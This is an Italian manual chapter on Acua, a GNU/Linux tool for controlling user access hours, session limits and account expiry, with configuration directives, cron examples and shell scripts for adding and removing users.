Un sistema dedicato prevalentemente agli utenti, sul quale possano accedere un gran numero di persone, richiede la definizione di una regolazione di tali accessi, in base alle politiche che si vogliono attuare. In tali situazioni di affollamento è importante poter definire degli orari o delle preferenze in base al carico, cosa che non può essere fatta in modo manuale, con un controllo umano diretto.

Oltre a questo, quando si amministrano centinaia di utenti, diventa molto impegnativo il compito di ricordare le scadenze previste per le utenze, rischiando di lasciare attive quelle che non servono più, o sono inutilizzate da tanto tempo.

Acua [1] è un applicativo che permette di risolvere in parte questi problemi, permettendo di stabilire in particolare: degli orari, dei limiti di tempo, il numero massimo di accessi contemporanei da parte dello stesso utente, delle preferenze in base al carico del sistema, l'eliminazione delle utenze scadute (provvedendo all'avviso preventivo) e l'eliminazione di utenze inattive da molto tempo.

Acua è lo strumento ideale per un fornitore di accesso a Internet, ma anche altri ambienti possono trovare utile l'utilizzo di questo software.

387.1 Organizzazione generale

Il controllo di Acua si basa su un registro degli utenti sottoposti alla sua amministrazione, un demone che verifica la presenza di tali utenti nel sistema e di cui controlla l'utilizzo di risorse, avvalendosi di una serie di programmi e script di contorno.

Perché il controllo abbia un senso, Acua deve avere il modo di impedire l'accesso agli utenti che accedono al di fuori della loro fascia oraria, o che tentano di utilizzare risorse superiori a quanto loro concesso. Per questo, la procedura che permette all'utente di accedere deve essere ritoccata, in modo da inserire una verifica attraverso Acua.

Inoltre, per forzare il rispetto delle regole poste, il demone di Acua deve poter chiudere una connessione con un utente che ha esaurito le risorse a sua disposizione o che comunque non ha più diritto di continuare a mantenere la connessione. Ancora, il demone deve prendersi cura di avvisare dell'imminente scadenza dell'utenza, anche attraverso la posta elettronica, prima di provvedere alla sua eliminazione definitiva.

Come si può intuire, Acua va a interferire con la gestione tradizionale degli utenti; di sicuro, almeno quando questo provvede da solo all'eliminazione delle utenze. Infatti, ciò implica la cancellazione dai file '`/etc/passwd`', '`/etc/group`' (con modalità differenti, a seconda che si usino i gruppi privati o meno) e '`/etc/shadow`', inoltre implica l'eliminazione della directory personale dell'utente, assieme alla sua posta elettronica sospesa. Per questo, Acua deve sapere come gestire questi file, ma soprattutto, **dove** trovare le directory personali e i file della posta elettronica.

Acua è così coinvolto nella creazione ed eliminazione degli utenti, che si utilizzano normalmente due script appositi: '**`acua_adduser`**' e '**`acua_deluser`**', al posto dei tradizionali '**`adduser`**' ('**`useradd`**') e '**`deluser`**' ('**`userdel`**').[2]

> Il compito di questi è così delicato che non si può evitare di controllarli e modificarli. Solo se Acua viene distribuito tra i pacchetti ufficiali della propria distribuzione si può sperare che non si debbano toccare tali script.

[1] **Acua** GNU GPL

[2] Per la precisione, si utilizzano i comandi '**`acua addUser`**' e '**`acua delUser`**', ma questo verrà chiarito in seguito.

Il demone di Acua, assieme al comportamento dei comandi che si occupano di inserire o modificare le registrazioni degli utenti sottoposti al controllo di Acua, può essere configurato attraverso un file di configurazione generale.

> Il problema di Acua è che raramente fa parte della tipica distribuzione GNU/Linux e questo significa che lo si trova spesso come pacchetto aggiunto nei contributi. Ciò comporta che non siano stati presi tutti gli accorgimenti necessari a farlo funzionare subito e che si debbano modificare necessariamente gli script di creazione e cancellazione degli utenti.

387.1.1 Problemi

Acua non è un sistema di controllo perfetto e nemmeno giunto a un livello di maturazione accettabile per l'uso improvvisato. Dato il tipo di problema che intende cercare di risolvere, si rivolge a persone che hanno un'ottima esperienza dei sistemi Unix. In tal senso, la documentazione è insufficiente e l'attuazione di determinate strategie implica un'organizzazione iniziale che poi non può essere sconvolta. Quindi, prima di usare Acua seriamente, occorre essere sicuri di averne compreso la filosofia e tutte le sue debolezze.

Acua dipende dal funzionamento corretto della registrazione nei file '`/var/run/utmp`' e '`/var/log/wtmp`'. Per esempio, se un utente accede senza che ciò venga registrato in questi file, Acua non può verificare la sua presenza e generalmente si rifiuta di accettarlo. Questo tipo di problema si verifica effettivamente in alcune distribuzioni GNU/Linux in presenza di accessi attraverso il PPP, quando vengono utilizzate le librerie PAM; si tratta di un difetto di queste edizioni del demone '**pppd**', ma ciò basta a mettere in crisi Acua.

Acua mantiene un proprio elenco degli utenti in cui annota le risorse concesse e utilizzate. Questo elenco è troppo poco dettagliato, per cui gli utenti sono annotati solo attraverso il numero UID, non per nome. Inoltre, l'utilizzo di risorse da parte degli utenti è fatto attraverso l'uso di interi: se per qualche errore di configurazione gli utenti riescono a utilizzare un'unità in più delle risorse concesse, la detrazione genera un valore negativo, che in un intero produce l'equivalente del valore massimo gestibile.

387.1.2 Definizione delle risorse

Acua utilizza alcuni concetti per definire le risorse che controlla. Questi concetti, assieme ai termini utilizzati per identificarli, è bene siano chiariti prima di mettersi a predisporre la configurazione. I più importanti sono riferiti all'utilizzo orario da parte degli utenti e al carico del sistema. Però è importante non illudersi: **alcune cose non funzionano come dovrebbero** e per determinarlo si possono solo fare esperimenti. Precisamente, si distingue tra:

- durata complessiva (*time*), che rappresenta il tempo massimo a disposizione per l'utilizzo dell'accesso in un dato intervallo di tempo di riferimento (generalmente si tratta di 24 ore, una settimana, un mese o un anno);
- durata della sessione (*session time*), che rappresenta il tempo massimo a disposizione per una singola connessione;[3]
- fasce orarie (*time class*), che servono a definire dei privilegi differenti per i vari utenti in base al momento in cui questi utilizzano il sistema.

[3] A meno di avere verificato effettivamente il funzionamento della gestione del tempo di sessione, è meglio non farne uso, o al massimo indicare lo stesso valore del tempo totale.

A questo si affianca poi il concetto del carico del sistema, in base al quale, alcuni utenti possono essere preferiti ad altri. Il carico del sistema può servire anche per condizionare l'applicazione delle regole stabilite attraverso le fasce orarie e la durata delle connessioni (opzioni *smart*...).

387.1.3 Variabili

Nell'elenco degli utenti di Acua vengono gestite una serie di informazioni che all'esterno sono mostrate come delle variabili. Queste variabili possono essere usate per personalizzare i file dei messaggi generati da Acua, sia per quanto viene mostrato sullo schermo del terminale, sia per ciò che viene inviato attraverso la posta elettronica. Per evitare confusioni inutili, è meglio avere sotto mano uno specchietto di questi nomi, con il loro significato. La tabella 387.1 mostra l'elenco delle variabili a cui può essere assegnato un valore che esprime una quantità, mentre la tabella 387.2 elenca le variabili booleane, cioè quelle che rappresentano l'attivazione o meno di una modalità.

Tabella 387.1. Elenco delle variabili principali riferite alla gestione di Acua.

Nome	Descrizione
expire	Scadenza dell'utenza.
phNo	Numero telefonico dell'utente.
priority	Priorità.
maxLogins	Numero massimo di accessi simultanei.
maxDeduct	Numero massimo di minuti da dedurre per minuto (<= maxLogins).
PPPidleBytes	Byte transitati al di sotto dei quali la connessione sembra inattiva.
PPPidleMin	Minuti di tempo durante i quali si calcola il transito minimo.
tLeft	Tempo complessivo rimasto (minuti).
tLimit	Tempo complessivo concesso (minuti).
credit	Credito di tempo accumulato (minuti).
sLeft	Tempo di sessione rimasto (minuti).
sLimit	Tempo di sessione concesso (minuti).
cLeft	Tempo di fascia rimasto (minuti).
cLimit	Tempo di fascia concesso (minuti).
bTx	Byte trasmessi.
bRx	Byte ricevuti (scaricati).
bTxLimit	Limite massimo di byte che possono essere trasmessi.
bRxLimit	Limite massimo di byte che possono essere ricevuti.
bLimit	Limite complessivo al trasferimento in byte.
bStxLimit	Limite di sessione dei byte che possono essere trasmessi.
bSrxLimit	Limite di sessione dei byte che possono essere ricevuti.
bSLimit	Limite di sessione complessivo al trasferimento in byte.

Tabella 387.2. Elenco delle variabili booleane di Acua.

Nome	Descrizione
SMARTTIME	Non deduce il tempo complessivo se il sistema non è sotto carico.
SSMARTTIME	Non deduce il tempo di sessione se il sistema non è sotto carico.
TCSMARTTIME	Non deduce il tempo della fascia oraria se il sistema non è sotto carico.
SMARTBOOT	Se il carico è ridotto, non allontana l'utente allo scadere del tempo complessivo.
SSMARTBOOT	Se il carico è ridotto, non allontana l'utente allo scadere del tempo di sessione.
TCSMARTBOOT	Se il carico è ridotto, non allontana l'utente allo scadere del tempo di fascia.
ISMARTBOOT	In caso di inattività, l'utente non viene allontanato se il sistema non è sotto carico.
WARNBOOT	L'utente può essere avvisato della disconnessione imminente.
EXPLAINBOOT	L'utente può essere avvisato della motivazione della disconnessione.

387.2 Preparazione

Per utilizzare Acua è necessario mettere in funzione il demone '**`acua_updated`**', ma prima di poterlo fare, bisogna preparare il file di configurazione generale. Come al solito, il posto corretto per i file di configurazione dovrebbe essere la directory '`/etc/`', ma se Acua non viene configurato correttamente prima della compilazione, oppure se si utilizza un pacchetto già compilato che non fa parte della propria distribuzione GNU/Linux ufficiale, è probabile che si trovi altrove ('`/usr/lib/acua/`' per esempio).[4]

387.2.1 Azzeramenti

Oltre all'avvio del demone, per utilizzare Acua è necessario azzerare periodicamente i conteggi dell'utilizzo delle risorse. In precedenza si è accennato alla differenza tra la durata complessiva dell'utilizzo del sistema da parte di un utente e la durata di un collegamento singolo. La durata complessiva va riferita a un dato intervallo di tempo, che potrebbe essere l'arco di 24 ore, oppure una settimana, o un mese, o anche un anno; in ogni caso, qualcosa di ben definito. L'azzeramento di questi conteggi (che possono riguardare anche altri parametri) deve avvenire con una cadenza equivalente.

Se si gestiscono le fasce orarie, occorre anche aggiungere un azzeramento giornaliero relativo a queste. Supponendo che la durata complessiva sia riferita a un anno di tempo, si potrebbero utilizzare le direttive seguenti nel file di configurazione del sistema Cron.

```
02 4 * * * root /usr/bin/acua renew -c
03 4 1 1 * root /usr/bin/acua renew
```

In pratica, seguendo l'esempio, si esegue il comando '**`acua renew -c`**' ogni giorno, alle 4:02; invece, il comando '**`acua renew`**' viene eseguito una volta all'anno, precisamente il primo di gennaio, alle ore 4:03. Naturalmente, la scelta delle ore 4:02 e 4:03 è solo un esempio, con l'intenzione di indicare un momento in cui l'utilizzo del sistema è minimo.

387.2.2 Configurazione del demone

La configurazione attraverso il file '`/etc/acua/acua.config`' è piuttosto delicata e importante. La documentazione per questo è composta praticamente solo dai commenti contenuti nell'esempio allegato al pacchetto di Acua. Di seguito verranno mostrati e descritti solo alcune direttive importanti.

In ogni caso, è bene precisare che i commenti si rappresentano con il simbolo '`#`', dove ciò che segue tale simbolo, fino alla fine della riga, viene ignorato; inoltre, come al solito, le righe vuote e quelle bianche vengono ignorate.

> Alcune direttive si riferiscono a caratteristiche delle utenze che vengono prese in considerazione quando si utilizza '**`acua addRec`**' (ovvero lo script '**`acua_adduser`**'). Ciò serve a facilitare il compito dell'amministratore nell'uniformare gli utenti. Questi dati possono poi essere modificati attraverso '**`acua modRec`**'.

`Devices` *dispositivo* [*n_quantità*] [*dispositivo* [*n_quantità*]]...

La direttiva '**`Devices`**' serve a definire quali dispositivi, utilizzabili per l'accesso, devono essere controllati dal demone. Ogni dispositivo va indicato senza comprendere la directory che lo contiene, per cui, '`/dev/ttyS0`' viene annotato come '`ttyS0`' e basta.

[4] Nel seguito si farà riferimento al file '`/etc/acua/acua.config`', confidando che sia quella la collocazione comune.

Se i dispositivi sono in sequenza, cioè se hanno lo stesso numero primario (*major*) e il numero secondario (*minor*) è in sequenza, si può indicare il primo dispositivo seguito da un numero che esprime la quantità di questi dispositivi da includere. Per esempio, '**`ttyp0 4`**' rappresenta i dispositivi da '`/dev/ttyp0`' a '`/dev/ttyp3`'.

`PurgeDays` *n_giorni*

Con questa direttiva è possibile automatizzare l'eliminazione delle utenze inutilizzate da tanto tempo, precisamente dal numero di giorni indicato.

L'eliminazione di questi utenti avviene attraverso uno script di Acua, in questo caso avviato dal demone. Tuttavia la cosa è così delicata che è importante ricordare di verificare questo script, prima di avviare il demone stesso.

Se si vuole impedire questo comportamento di Acua, basta indicare il valore zero.

`MailHost` *nome_host*

Acua può occuparsi di inviare dei messaggi di preavviso prima della scadenza dell'utenza, avvalendosi per questo della posta elettronica. A volte però, il nodo presso cui sono gestiti gli accessi, non è quello presso cui gli utenti ricevono la posta elettronica. In tal caso si deve utilizzare questa direttiva, che serve a specificare il nome di dominio completo del nodo a cui fare riferimento per l'invio dei messaggi.

`WarnBoot` *n_minuti ...*

`PPPWarnBoot` *n_minuti ...*

Permette di definire quanti minuti prima della scadenza della connessione avvisare l'utente. Nel primo caso si tratta di utenti che accedono attraverso un terminale normale (TTY), a cui viene inviato un messaggio sul terminale, nel secondo si tratta di utenti che accedono attraverso il PPP, a cui l'avvertimento viene dato per mezzo della posta elettronica.

È molto probabile che ci siano situazioni in cui, sia un tipo di avvertimento, sia l'altro, sono perfettamente inutili. Per esempio, l'utente che accede a un ISP, utilizzando una connessione PPP, dovrebbe avere sempre attivo un programma per la lettura della posta elettronica dal servente presso cui questa viene depositata.

`WarnExpire` *n_giorni ...*

`WarnExpireCC` *indirizzo_email*

Questo è un altro tipo di avvertimento che riguarda la scadenza dell'utenza, dato solo attraverso la posta elettronica, qualche giorno prima di tale scadenza. I valori numerici indicati nella prima direttiva sono il numero di giorni prima che si vuole sia emesso l'avvertimento; più numeri indicano più avvertimenti.

La seconda delle due direttive, serve a inviare una copia di tale messaggio di avvertimento anche all'amministratore, specificato attraverso il suo indirizzo di posta elettronica.

`IdleBoot` *n_minuti*

`PPPIdleBoot` *n_minuti n_byte*

Dovrebbe essere conveniente interrompere le connessioni che risultano inattive (*idle*). Si distingue tra le connessioni da terminale normale, rispetto a quelle che usano il PPP. Nel secondo caso non è facile determinare bene che la connessione sia inattiva, per cui si stabilisce una quantità di byte minima che deve transitare attraverso la connessione in un dato intervallo di tempo, per poter affermare che la connessione sia ancora utilizzata effettivamente.

`SmartTime`

`SessionSmartTime`

`TimeClassSmartTime`

Le direttive booleane mostrate, se utilizzate, specificano che l'applicazione delle regole riferite al tempo di utilizzo, al tempo di connessione e ai tempi nelle fasce orarie, è subordinata all'effettiva necessità di limitare il carico del sistema. Il risultato pratico è che quando il sistema non è carico eccessivamente, i contatori di utilizzo delle risorse di tempo relative non vengono incrementati.

In effetti, si distinguono due situazioni fondamentali per cui si utilizza Acua: un ISP che offre un servizio a pagamento; un ente che offre l'accesso alle persone che ne fanno parte. Nel primo caso, è improbabile che venga offerto un accesso *smart*, mentre nel secondo dovrebbe essere logico questo tipo di approccio.

Queste direttive si riferiscono rispettivamente alle variabili '**SMARTTIME**', '**SSMARTTIME**' e '**TCSMARTTIME**'.

```
SmartBoot
```

```
SessionSmartBoot
```

```
TimeClassSmartBoot
```

```
IdleSmartBoot
```

A differenza delle direttive precedenti, l'utilizzo di queste non interrompe il conteggio dell'utilizzo delle risorse, ma evita la chiusura di una connessione se il carico del sistema non lo richiede.

In questo caso, si può anche evitare di imporre l'eliminazione di una connessione inattiva (*idle*), se il carico del sistema non lo richiede.

Queste direttive si riferiscono rispettivamente alle variabili '**SMARTBOOT**', '**SSMARTBOOT**', '**TCSMARTTIME**' e '**ISMARTBOOT**'.

`TimeClass` *fascia_oraria*...

La definizione delle fasce orarie è fondamentale, perché nelle indicazioni annotate per ogni utente, si può fare riferimento solo a fasce orarie definite con questa direttiva: la prima, la seconda, la terza,...

Una fascia oraria è composta dall'indicazione dei giorni della settimana a cui si riferisce e dall'intervallo orario. I giorni della settimana si esprimono attraverso un numero, dove lo zero corrisponde a domenica, mentre gli orari si esprimono in ore e minuti, uniti con un punto. Per esempio, '**0-6:0.0-24.0**' indica ogni momento di qualunque giorno della settimana, mentre '**1-5:8.0-18.0**' rappresenta la fascia oraria che va dalle 8:00 alle 18:00 dei giorni lavorativi normali (dal lunedì al venerdì).

Generalmente, dovrebbe essere sufficiente l'indicazione delle fasce orarie standard che appaiono già nel file di configurazione che accompagna Acua.

```
TimeClass  0-6:0.0-24.0  1-5:8.0-18.0  1-5:19.0-22.0  6-0:0.0-24.0
```

Infine, è fondamentale escludere alcuni utenti dalle interferenza di Acua. Per la precisione, si possono escludere alcuni utenti dalle scansioni fatte attraverso il comando '**acua forEach**', che verrà descritto in seguito. Si tratta evidentemente degli utenti di sistema, oltre a utenti che hanno compiti di amministrazione di qualunque tipo.

`ForEachExclude` *utente*...

La direttiva può essere usata anche più volte, in modo da poter suddividere un elenco molto lungo. È molto importante osservare bene il proprio file '`/etc/passwd`' per segnalare tutti gli utenti di sistema e tutti gli amministratori presenti effettivamente.

A titolo di esempio, viene mostrata una configurazione possibile, in cui, come si noterà, non si concedono privilegi di tipo *smart*.

```
# Controlla l’accesso attraverso gli pseudoterminali e i terminali seriali.
Devices ttyp0 64 ttyS0 64

# Elimina le utenze inutilizzate da 6 mesi (180 giorni).
PurgeDays 180

# La deduzione minima per collegamento è di un minuto.
MinDeduct 1

# Il sistema viene considerato carico (impegnato) quando non ci sono
# più linee dial-up (di accesso telefonico) libere.
BusyThreshold 0

# Mappa le priorità di CPU secondo la classificazione di Acua.
CPUpriority 19 -20

# Il nome del nodo presso cui risiedono le caselle postali degli
# utenti a cui inviare i messaggi di avvertimento.
#MailHost posta.mio.dominio

# Avvisa della scadenza attraverso la posta elettronica: due settimane
# prima, una settimana prima e un giorno prima.
WarnExpire 14 7 1

# Avvisa anche l’amministratore.
#WarnExpireCC root@mio.dominio

# Vengono concessi al massimo 15 minuti di inattività.
IdleBoot 15

# Attraverso la connessione PPP, vengono concessi un massimo di 15 minuti
# di inattività; per determinarlo si stabilisce che si arriva a questo
# se sono stati trasferiti meno di 15360 byte (1 Kibyte al minuto).
PPPIdleBoot 15 15360

# Non viene concesso alcun privilegio «smart».
#
# SmartTime
# SessionSmartTime
# TimeClassSmartTime
# SmartBoot
# SessionSmartBoot
# TimeClassSmartBoot
# IdleSmartBoot

# Si fissano le fasce orarie standard.
# fascia 0:  24 ore da lunedì a domenica
# fascia 1:  dalle 8 alle 18, da lunedì a venerdì       (orario di ufficio)
# fascia 2:  dalle 19 alle 22, da lunedì a venerdì      (prima serata)
# fascia 3:  24 ore da sabato a domenica                (fine settimana)
TimeClass  0-6:0.0-24.0  1-5:8.0-18.0  1-5:19.0-22.0  6-0:0.0-24.0

# Esclude gli utenti di sistema e di amministrazione dalle scansioni
# fatte attraverso «acua forEach».
ForEachExclude root bin daemon adm lp sync shutdown halt mail news uucp
ForEachExclude operator games gopher ftp nobody postgres exim
ForEachExclude daniele
```

387.2.3 Creazione ed eliminazione degli utenti

La creazione e l'eliminazione degli utenti gestiti da Acua, deve essere predisposta attraverso due script che vanno modificati opportunamente. Anche questa fase è da considerare parte della configurazione. Eventualmente, gli utenti potrebbero essere inseriti nel controllo di Acua anche in modo differente, ma è importante che lo script di cancellazione, '**`acua_deluser`**', funzioni correttamente, dal momento che può essere utilizzato dal demone per eliminare le utenze scadute e quelle inutilizzate da molto tempo.

387.2.3.1 Creazione con acua_adduser

`acua_adduser` *utente* [*numero_telefonico*]

Si tratta di uno script preparato per una shell di Bourne e quindi compatibile anche con la shell Bash.

```
#! /bin/sh
```

Nella prima parte vengono definite alcune variabili, attraverso cui diventa più facile impostare i parametri essenziali per l'utilizzo di '**`acua addRec`**', che verrà descritto più avanti.

```
DEFAULT_EXPIRY=0
DEFAULT_TLIMIT=120
DEFAULT_SLIMIT=120
DEFAULT_PRIORITY=4
```

La variabile '**`DEFAULT_EXPIRY`**' permette di indicare quanto tempo è valida la registrazione dell'utenza (questo viene espresso generalmente in giorni). Lo zero rappresenta l'assenza di una scadenza.

Le variabili '**`DEFAULT_TLIMIT`**' e '**`DEFAULT_SLIMIT`**' servono a indicare rispettivamente il tempo complessivo a disposizione e il tempo massimo di sessione. Il valore si esprime in minuti e nell'esempio i dati coincidono, a indicare che l'utente ha a disposizione due ore che può impiegare anche completamente in una sola sessione.

Più avanti, dopo la definizione di alcune funzioni, inizia l'acquisizione degli argomenti forniti. Se non si indica il numero telefonico, viene utilizzato il valore `-1`. Ciò che si ottiene sono le variabili '**`LOGIN`**' e '**`PH_NO`**', contenenti rispettivamente il nominativo-utente da creare e il suo numero di telefono.

Infine viene creato l'utente, attraverso '**`adduser`**' (se si usano le password shadow si tratterà di un collegamento a '**`useradd`**') e poi viene registrato all'interno di Acua, utilizzando i parametri indicati con le variabili già viste.

```
# Crea l'utente
adduser $LOGIN || err
# Registra l'utente in Acua
acua addRec $LOGIN $DEFAULT_EXPIRY $DEFAULT_TLIMIT $DEFAULT_SLIMIT \
    $DEFAULT_PRIORITY "$PH_NO" || err
# Impone l'indicazione della password
passwd $LOGIN || err
# Cambia la shell
#chsh -s /bin/zsh $LOGIN || err
# Accumula le informazioni finger
chfn $LOGIN
exit 0
```

Questa parte richiede attenzione. Per prima cosa occorre notare la modifica della shell dell'utente. A parte la scelta proposta dall'autore di Acua, che vorrebbe fosse utilizzato '**`zsh`**' da tutti, se si tratta della creazione di utenze per l'accesso attraverso la linea commutata, è molto probabile che

non possa trattarsi di una shell comune, dovendo essere piuttosto uno script di connessione per l'attivazione del PPP.

Inoltre, come si vedrà in seguito a proposito di '**acua addRec**', non appare definito l'utilizzo delle fasce orarie, cosa che si colloca dopo l'indicazione del numero telefonico.

> Una volta definite le politiche cui sottoporre gli utenti, è possibile predisporre degli script diversi, in funzione delle diverse categorie che si desiderano gestire.

387.2.3.2 Eliminazione con acua_deluser

`acua_deluser` *utente*

Questo script è più importante di quello di creazione, soprattutto perché potrebbe essere avviato dal demone '**acua_updated**' (attraverso il comando '**acua delUser**'). Inoltre, è anche più delicato, perché va direttamente a modificare i file '/etc/passwd', '/etc/group' e '/etc/shadow'.

A proposito dell'intervento nel file '/etc/group', occorre verificare se gli utenti fanno parte di un gruppo comune, o se si applica la politica dei gruppi privati, in cui ogni utente ha un proprio gruppo. Infatti, solo nel secondo caso ha senso eliminare il gruppo dell'utente che viene cancellato.

```
acua kickUser $LOGIN
acua delRec $LOGIN
```

Per prima cosa, come si vede, l'utente viene disconnesso, mentre subito dopo viene rimosso dal registro di Acua.

Successivamente si passa all'eliminazione vera e propria dell'utente, come si vede sotto. Il problema sta nel verificare che tutto corrisponda alla realtà del proprio sistema. L'esempio mostrato sotto è un po' diverso rispetto al contenuto standard di questo script; in particolare, si fa riferimento ai gruppi privati, per cui viene eliminato anche il gruppo che abbia lo stesso nome dell'utente.

```
# Si modifica opportunamente la maschera umask per motivi di sicurezza.
umask 077

# Si fa una copia di sicurezza del file /etc/passwd
cp -f /etc/passwd /etc/passwd.orig

# Toglie il record dell'utente dal file /etc/passwd
grep -v \^$LOGIN: /etc/passwd > /etc/passwd.$$
mv /etc/passwd.$$ /etc/passwd

# Sistema la proprietà e i permessi
chown root.root /etc/passwd ; chmod 644 /etc/passwd

# Se esiste il file /etc/shadow, cerca di intervenire anche lì.
if [ -f /etc/shadow ]; then

    # Si fa una copia di sicurezza del file /etc/shadow
    cp -f /etc/shadow /etc/shadow.orig

    # Toglie il record dell'utente dal file /etc/passwd
    grep -v \^$LOGIN: /etc/shadow > /etc/shadow.$$
    mv /etc/shadow.$$ /etc/shadow

    # Sistema la proprietà e i permessi
    chown root.root /etc/shadow ; chmod 400 /etc/shadow
```

```
fi

# Si fa una copia di sicurezza del file /etc/group
cp -f /etc/group /etc/group.orig

# Cerca di eliminare le tracce dell'utente dal file /etc/group:
# sia le aggregazioni nei gruppi, sia il suo gruppo privato.
gawk -v login=$LOGIN '{
    if ($0 ~ ".*" login ".*") {
        if ($0 !~ "^" login ":.*") {
            gsub("," login, "");
            gsub(":" login, ":");
            print;
        }
    } else print;
}' /etc/group > /etc/group.$$
mv /etc/group.$$ /etc/group

# Sistema la proprietà e i permessi
chown root.root /etc/group ; chmod 644 /etc/group
```

Infine, si eliminano la directory personale dell'utente e la casella di posta elettronica. Anche questi due elementi possono essere delicati per il proprio sistema; infatti, non è detto che le directory personali degli utenti si trovino necessariamente nella directory '`/home/`', così come la posizione della casella postale non è ovvia.

```
# Elimina la directory home e il file della casella postale
rm -rf /home/$LOGIN
rm -f /var/mail/$LOGIN
```

387.2.4 Filtro di ingresso

Acua deve avere il modo di impedire l'accesso agli utenti che hanno esaurito le loro risorse, inoltre deve essere «avvisato» quando l'utente accede. Per questo si interviene normalmente attraverso la shell, oppure attraverso lo script che ne prende il posto.

Per comprendere il problema, si immagini il controllo di un accesso normale attraverso un terminale, dove l'utente corrispondente ha una shell Bash. In tal caso, si può modificare il file '`/etc/profile`' di questa shell per inserire il comando:

```
/usr/sbin/acua_login || logout
```

In pratica, sarebbe come se fosse stato scritto quanto segue:

```
if ! /usr/sbin/acua_login
then
    logout
fi
```

387.3 Gestione

Tutti i comandi di Acua che possono servire per la sua gestione sono filtrati dall'eseguibile '**`acua`**', che a seconda del primo argomento si comporta in modi molto differenti. Spesso, l'eseguibile '**`acua`**' deve avviare a sua volta altri eseguibili, o anche degli script; quando si tratta di operazioni che non possono essere accessibili agli utenti comuni, i permessi che contano sono dati proprio da questi programmi avviati successivamente da '**`acua`**'.

In queste sezioni verranno mostrati solo alcuni dei comandi di Acua, a volte anche in modo approssimativo. Per gli altri si può consultare la documentazione originale, che su questo punto è sufficientemente dettagliata.

387.3.1 # acua addUser

```
acua addUser utente
```

'**acua addUser**' permette di creare un nuovo utente, registrandolo anche sotto Acua. Questo comando, tuttavia, richiama semplicemente lo script '**acua_adduser**', che come già spiegato, **deve** essere modificato opportunamente.

Non c'è alcuna necessità di utilizzare il comando '**acua addUser**', in quanto lo script da solo è più che sufficiente. Anzi, potrebbero essere preparati più script per diversi tipi di utenti che si vogliono poter inserire nel sistema.

È bene ricordare che dipende dallo script se poi è necessario intervenire ulteriormente oppure no. Per esempio, potrebbe essere necessario definire la parola d'ordine dell'utente e forse anche la shell, tenendo conto del tipo di accesso che viene consentito all'utente.

387.3.2 # acua delUser

```
acua delUser utente
```

'**acua delUser**' permette di eliminare un utente registrato anche sotto Acua. Questo comando, tuttavia, richiama semplicemente lo script '**acua_deluser**', che come già spiegato, **deve** essere modificato opportunamente.

Non c'è alcuna necessità di utilizzare il comando '**acua delUser**', in quanto lo script da solo è più che sufficiente.

387.3.3 # acua addRec

```
acua addRec utente scadenza tempo_massimo ⟷
↪[sessione_massima [priorità [telefono [limite_di_fascia...]]]]
```

'**acua addRec**' permette di aggiungere un utente nel registro di Acua. Viene chiamato all'interno dello script '**acua_adduser**' e può essere usato direttamente per aggiungere il controllo di un utente che è già stato inserito nel sistema (ma non ancora sotto il controllo di Acua).

Sono obbligatori solo i primi tre argomenti (dopo '**addRec**'), mentre a partire dal quarto, sono obbligatori solo gli argomenti precedenti a quello che si vuole inserire (per esempio, non si può saltare il numero telefonico e inserire i limiti di fascia oraria).

1. *utente*

   Il nome utilizzato dall'utente per identificarsi all'atto dell'accesso.

2. *scadenza*

   Rappresenta la scadenza dell'utenza secondo Acua (indipendente da quanto indicato nel file '`/etc/shadow`'). La scadenza può essere definita attraverso un numero, che rappresenta normalmente una quantità di giorni, oppure in modo esplicito, nella forma '*aa*/*mm*/*gg*' (anno/mese/giorno), dove l'anno può utilizzare solo due cifre numeriche.

   Se si indica un numero, questo può anche essere seguito da una lettera, per esprimere: '**d**', giorni (predefinito); '**m**', mesi; '**y**', anni. La scadenza è riferita sempre alla fine dell'unità indicata, ma per difetto; per esempio, nel caso si indichino mesi, la scadenza si riferisce

alla fine del mese finale, includendo il mese in corso, anche se questo è già a metà, oppure oltre.

Per inibire la scadenza, basta utilizzare il valore zero.

Questo valore viene annotato nella variabile '**`expire`**'.

3. *tempo_massimo*

   Il tempo massimo concesso all'utente. Tale durata si esprime in minuti.

   Se si indica il valore `-1`, si intende una durata indefinitamente grande.

   Questo valore viene annotato nella variabile '**`tLimit`**'.

4. *sessione_massima*

   Stabilisce la durata massima della sessione. Anche questo valore si esprime in minuti. Se non viene specificato, si assume corrisponda al tempo massimo.

   Questo valore viene annotato nella variabile '**`sLimit`**'.

5. *priorità*

   Fissa la priorità di questo utente, che si esprime con un valore che va da zero a sette, dove lo zero esprime il trattamento peggiore.

   Questo valore può tradursi in una diversa priorità di CPU, secondo quanto definito nel file di configurazione, con la direttiva '**`CPUpriority`**'. Se è così, dovrebbe essere sconveniente tentare di utilizzare priorità di Acua che poi si traducono in priorità di CPU negative.

   In generale, il valore predefinito per questa priorità di Acua è quattro.

   Questo valore viene annotato nella variabile '**`priority`**'.

6. *numero_telefonico*

   Questo argomento è dedicato al numero telefonico dell'utente. A quanto pare, Acua accetta solo un formato particolare che non è indicato nella documentazione; inoltre, è probabile che tale informazione possa essere ottenuta anche da utenti comuni che hanno accesso al sistema, mentre si presume che si tratti di una notizia riservata.

   Si può trascurare questo argomento, indicando eventualmente il valore zero, o `-1`.

   Questo valore viene annotato nella variabile '**`phNo`**'.

7. *limite_di_fascia* ...

   Gli ultimi argomenti sono in quantità variabile e dipendono delle fasce orarie definite nel file di configurazione generale. Se si lasciano le fasce orarie standard, se ne hanno a disposizione quattro e per ognuna di queste può apparire un argomento che definisce il limite relativo.

   Per ogni fascia oraria può essere indicato un valore che corrisponde al limite di tempo consentito per gli accessi, espresso in minuti. Evidentemente, tale limite si sostituisce a quello generico definito con il terzo argomento di questo comando. In alternativa si possono indicare i valori seguenti:

   - `0` viene usato per impedire l'accesso in quella fascia oraria;
   - `-1` rappresenta l'utilizzo del limite di tempo stabilito in modo generico (il terzo argomento del comando) ed è il dato predefinito;
   - `-2` fa in modo che in quella fascia oraria non venga calcolato il tempo di sessione, mentre il tempo complessivo continua a esserlo;
   - `-3` fa in modo che in quella fascia oraria non venga calcolato né il tempo di sessione né il tempo complessivo.

Molte informazioni che riguardano l'utente non possono essere indicate attraverso '**acua addRec**'. Queste possono essere specificate in modo predefinito nel file di configurazione ('/etc/acua/acua.config') e poi possono essere modificate attraverso '**acua modRec**'.

Esempi

`# acua addRec pippo 365 120 120 4 0 -1 -1 -1 -1`

Registra l'utente '**pippo**' all'interno della gestione di Acua, specificando una scadenza dell'utenza dopo 365 giorni, con un tempo massimo di accesso (probabilmente giornaliero) di due ore, un tempo massimo di sessione di due ore, un livello di priorità pari a quattro, senza telefono e senza limitazioni riferite alle fasce orarie (gli ultimi quattro -1).

`# acua addRec pippo 365 120`

Esattamente come nell'esempio precedente, perché gli argomenti mancanti corrispondono ai valori predefiniti.

